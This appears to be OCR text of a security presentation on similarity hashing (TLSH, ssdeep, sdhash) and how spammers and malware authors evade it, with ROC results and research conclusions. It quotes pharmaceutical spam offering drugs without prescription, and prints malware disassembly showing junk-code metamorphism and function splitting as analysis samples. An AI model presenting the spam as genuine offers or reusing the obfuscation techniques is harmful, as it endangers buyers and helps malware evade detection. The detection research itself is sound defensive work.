Changing image height and width; Changing background colour	 Have erectile disfunction? Look no where else! Cheapest online! Cialis Soft Tabs as low as $5.78 Viagra Professional........ $4.07 Viagra Soft Tabs........... $4.1 Cialis .... $5.67 Generic Viagra............. $3.5 Soma........................ $1.38 Tramadol................... $2.17 Levitra...................... $11.97 Buy Cialis+Viagra and get 20% discount! We Ship WorldWide directly to your home! No Doctor visit, prescription is not required We guarantee 100% Top Quality of all products CLICK HERE	 Have erectile disfunction? Look no where else! Cheapest online! Cialis Soft Tabs as low as $5.78 Viagra Professional........ $4.07 Viagra Soft Tabs........... $4.1 Cialis .... $5.67 Generic Viagra............. $3.5 Soma........................ $1.38 Tramadol................... $2.17 Levitra...................... $11.97 Buy Cialis+Viagra and get 20% discount! We Ship WorldWide directly to your home! No Doctor visit, prescription is not required We guarantee 100% Top Quality of all products CLICK HERE
Image rotation	 DISCOUNTED PHARMA BUY BULK AND SAVE 80%!!! WE SHIP WORLDWIDE! OUR SITE VERIFIED BY VISA! CLICK HERE	 DISCOUNTED PHARMA BUY BULK AND SAVE 80%!!! WE SHIP WORLDWIDE! OUR SITE VERIFIED BY VISA!

Malware: Metamorphism

- Arbitrary API calls and arbitrary assembly instruction inserted with no effect to the program flow




```
loc_406A04:
                push    eax
                xor     eax, eax
                pop     eax
                inc     ecx
                dec     ecx
                jmp     loc_404455
```



```
loc_401527:                             ; CODE XREF: sub_40143F+89↑j
                call    ds:GetTickCount
                test    eax, eax
                jnz     loc_401792
                call    VarCyInt_0
                call    near ptr VarUI4FromR8
                call    near ptr SafeArrayUnlock
                call    near ptr VarFormatFromTokens
                call    sub_405128
                call    near ptr VarR8FromI8
                call    sub_40510A
                call    near ptr LoadStringA
                call    near ptr SetActiveWindow
                call    near ptr EnumDisplaySettingsExA
                call    near ptr TabbedTextOutW
                call    near ptr RealGetWindowClassW
                call    near ptr DialogBoxParamA
                call    near ptr ExitWindowsEx
                call    near ptr GetDlgItemTextW
                call    near ptr SetMenuItemInfoA
                call    near ptr IsCharAlphaA
                call    near ptr MsgWaitForMultipleObjectsEx
                call    near ptr ToAscii
                call    near ptr GetAltTabInfoW
                call    near ptr GetClassInfoW
                call    near ptr GetKeyboardType
                call    near ptr GetMenu
                call    near ptr ReleaseCapture
                call    near ptr DragObject
                call    near ptr SetDlgItemTextA
                call    near ptr PostThreadMessageA
                call    near ptr VarBoolFromUI2
                call    near ptr SafeArrayGetRecordInfo
                call    VarCyCmp
                call    sub_405110
                call    near ptr VarFormatNumber
                call    near ptr VarBstrFromI1
```

Malware: Metamorphism and Function splits

- Malware author used automatic function split engine
  - Break a function into several pieces
  - Connect them through unconditional jumps
  - The following shows Hex-Rays decompiler gets confused



```
CDialog::OnInitDialog(a4, a5, a3, a2);
v24 = 0;
memset(&v25, 0, 0x204u);
v26 = 0;
hMod = GetModuleHandleW(v16);
v23 = GetProcAddress(hMod, L"kernel32.dll");
v23();
v6 = LoadLibraryA("kernel32.dll");
v30 = GetProcAddress(v6, 0);
v27 = ((int (__cdecl *)(__int16 *, unsigned int, signed int, _DWORD
        &v24,
        2147483648,
```

Malware: Results on recent malware family

Dropper files collected from ongoing ransom-ware outbreak.
TLSH / Ssdeep / Sdhash ineffective.

When provided content derived from emulation then perfect matching occurred

- TLSH 78/78 score < 8
- Sdhash 78/78 score > 94
- Ssdeep 78/78 score > 93

Thresholds: Similar Legitimate Executable Files


Legitimate programs share common code and libraries with other legitimate programs and with malware

- processing argc/argv
- stdio library
- …

For example, Linux utilities “wc” and “uniq” can match for unexpected reasons – they share the author David MacKenzie.

Makes setting a threshold for matching significantly more difficult.

ROC curves


True Positive Rate
False Positive Rate
0
0.1
0.2
0.3
0.4
0.5
0.6
0.7
0.8
0.9
1
TLSH
Sdhash
Ssdeep

Design / Research

- Identifying encapsulated content is a useful criteria.
  - Often requires specialized processing

  ⇒Should not be considered a primary criteria

- Schemes can be resistant to certain types of changes and vulnerable to others
  - In adversarial situations, the scheme is only as strong as its vulnerabilities

  ⇒Minimax-like evaluation would be useful

Design / Research (cont.)

- Resistance to random changes
  - Schemes vary in this measure
  - Randomness is used ubiquitously by spammers / malware authors

  ⇒A useful criteria for evaluation

- Scalable searching through large databases of digests
  - Very important criteria, inadequately discussed
  - A smooth ROC curve makes this feasible

  ⇒A useful criteria for evaluation

Conclusions / Questions

- Similarity Digests are a useful tool for real world security problems
- When designing / doing research on these types of schemes, it is important to do adversarial evaluation
  - a mathematical basis for comparing similarity digests in an adversarial environment?
- Can Hybrid approaches combine the best parts of different schemes?

Resources and Acknowledgement

Acknowledgements:

Scott Forman, Vic Hargrave, Chun Cheng.

Open source on Github

https://github.com/trendmicro/tlsh/

Papers

https://www.academia.edu/7833902/TLSH_-A_Locality_Sensitive_Hash

https://www.academia.edu/9768744/On_Attacking_Locality_Sensitive_Hashes_and_Similarity_Digests